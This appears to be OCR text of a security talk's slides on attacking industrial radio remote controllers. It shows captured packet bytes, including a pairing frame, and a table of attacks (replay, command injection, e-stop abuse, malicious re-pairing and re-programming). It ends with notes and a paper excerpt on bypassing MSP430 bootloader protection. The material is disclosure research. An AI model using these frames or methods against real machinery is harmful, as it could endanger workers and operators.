


Figure 3-9 Alternative FSK Modulation

Modulation images from Infineon TDA5101 datasheet.
https://www.infineon.com/dgdl/Infineon-TDK5101F-DS-v01_03-EN.pdf




1. vim
bash ⌘1
vim ⌘2
IPython: ftr/Indus... ⌘3
bash ⌘4
bash ⌘5
Manchester encoding!
[fsk-down.pkt] [unix,utf-8,]
[Position=1,225,20%]


0 1 0 1 0 1 0 1 0 1 0 1 0 1 0 1 1 1 1 1 1




```
01010010101011010101010011001100110011001100110011001100110101010101010
01010010101011010101010011001100110011001100110011001100110101010101010
01010010101011010101010011001100110011001100110011001100110101010101010
01010010101011010101010011001100110011001100110011001100110101010101010
01010010101011010101010011001100110011001100110011001100110101010101010
01010010101011010101010011001100110011001100110011001100110101010101010
01010010101011010101010011001100110011001100110011001100110101010101010
01010010101011010101010011001100110011001100110011001100110101010101010
01010010101011010101010011001100110011001100110011001100110101010101010
01010010101011010101010011001100110011001100110011001100110101010101010
```

- **0F 05 55 50 27 41 63 44 36** (Device #1 – A116 352A)
- **0F 05 55 50 27 41 11 50 27** (Device #2 – A116 3D18)
- **F0 05 55 50 27 41 63 44 36 55 50 50 11 0F** (pairing)
- **0F → 55 AA** (preamble)


	PRE	SYNC	DEV_ID	CMD	SUM	POST	
1.	00 00 00	0F	05 55 50 27 41 63 44 36	55 55 41	14	0F	(Start) 37x + 18 EOP
2.	00 00 00	0F	05 55 50 27 41 63 44 36	66 55 50	36	0F	(Up) 12x + 18 EOP
3.	00 00 00	0F	05 55 50 27 41 63 44 36	66 55 50	36	0F	(Up) 12x + 18 EOP
4.	00 00 00	0F	05 55 50 27 41 63 44 36	66 55 50	36	0F	(Up) 12x + 18 EOP
5.	00 00 00	0F	05 55 50 27 41 63 44 36	55 50 50	11	0F	(Reset) 10 packets


Demo 2: Command Injection





parallels@ubuntu: ~
parallels@ubuntu: ~/saga-2m
parallels@ubuntu:~/saga-2m$


ATTACK CLASS		Vendors	Difficulty	Resources
1: Replay Attack		All tested		$$$$
2: Command Injection		All tested		$$$$
3: E-Stop Abuse		All tested		$$$$
4: Malicious Re-pairing		Some of tested		$$$$


- Default disabled ☺
- SAGA: 4-min window
  - F0 05 55 50 27 41 63 44 36 55 50 50 11 0F
- Juuko







ATTACK CLASS	Vendors	Difficulty	Resources
1: Replay Attack 	All tested		$$$$
2: Command Injection 	All tested		$$$$
3: E-Stop Abuse 	All tested		$$$$
4: Malicious Re-pairing 	Some tested		$$$$
5: Malicious Re-programming 	Some tested		$$$$





FCC schematics of the SAGA radio controller.
https://fccid.io/NCTSAGA1-L8/Schematics/schematics-4-273419



ZEROPLUS-LAP-32128U-A Standard V3.14.02(CN01) (S/N:000000-0000) - [SAGA-Write-RC-2]
File Acquisition Analysis View MSO Help
32K
1MHz
10%
Trg Pg 1
Trg Cnt 1
158.00646
Height 26
Trigger Delay 1us
Scale:6.329Hz
Total length: 7.182112s
Focal sample: 3.58778s
Display Range:-3.275ms ~ 7.178837s
A Pos:-2.267ms
B Pos:-2.237ms
A - T = 441.112Hz
B - T = 447.027Hz
A - B = 33.333KHz
Compr-Rate: 219.181
Channel/Bus
Trigger
Filter
427.65072ms
1.217683s
2.007715s
2.797748s
3.58778s
4.377812s
5.167845s
5.957877s
6.747909s
7.537942s
A0 A0
A1 A1
Bus1 (UART)
UART A2
A3 A3
Bus2 (UART)
UART A4
A5 A5
A6 A6
A7 A7
B0 B0
B1 B1
B2 B2
B3 B3
Unknown
U.
Unknown
U.
Unknown
Unknown
U.
Unknown
U.
U.
Unknown
Navigator
Ready
End
DEMO



2.8 Code Protection Fuse

Once the JTAG fuse (code protection fuse) is blown, no further access to the JTAG/test feature is possible. The only way to get any memory read/write access is via the bootstrap loader by applying the correct password.

However, it is not possible for the BSL to blow the JTAG fuse. If fuse blowing is needed, use JTAG programming techniques.



		MSP43				
		G2xx0, G2xx1, G2xx2, I20xx	F1xx, F2xx, F4xx, G2xx3	F5xx, F6xx Non-USB	F5xx, F6xx USB	F
Security	Password protection		32 byte	32 byte[4]	32 byte	3
	Mass erase on incorrect password[5]		✓	✓	✓	
	Completely disable the BSL using signature or erasing the BSL			✓	✓	
	BSL payload encryption					
	Update of IP protected regions through boot code					
	Authenticated encryption					
	Additional security					

Source: Texas Instrument (SLAU319R) MSP430™ Flash Device Bootloader (BSL)

Travis Goodspeed @25C3

Practical Attacks against the MSP430 BSL*

[Work in Progress]

Travis Goodspeed
1933 Black Oak Street
Jefferson City, TN, USA
travis@radiantmachines.com

ABSTRACT
This paper presents a side-channel timing attack against the MSP430 serial bootstrap loader (BSL), extending a theoretical attack with the details required for a practical implementation. Also investigated is the use of voltage glitching to attack a disabled BSL.

1. SUMMARY
The Texas Instruments MSP430 low-power microcontroller is used in many medical, industrial, and consumer devices. It may be programmed by JTAG or a serial bootstrap loader (BSL) which resides in masked ROM.

Recent versions of the BSL may be disabled by setting a value in flash memory. When enabled, the BSL is protected by a 32-byte password. If these access controls are circumvented, a device's firmware may be extracted or replaced.

In many versions of the MSP430, a password comparison routine suffers from unbalanced timing, such that processing

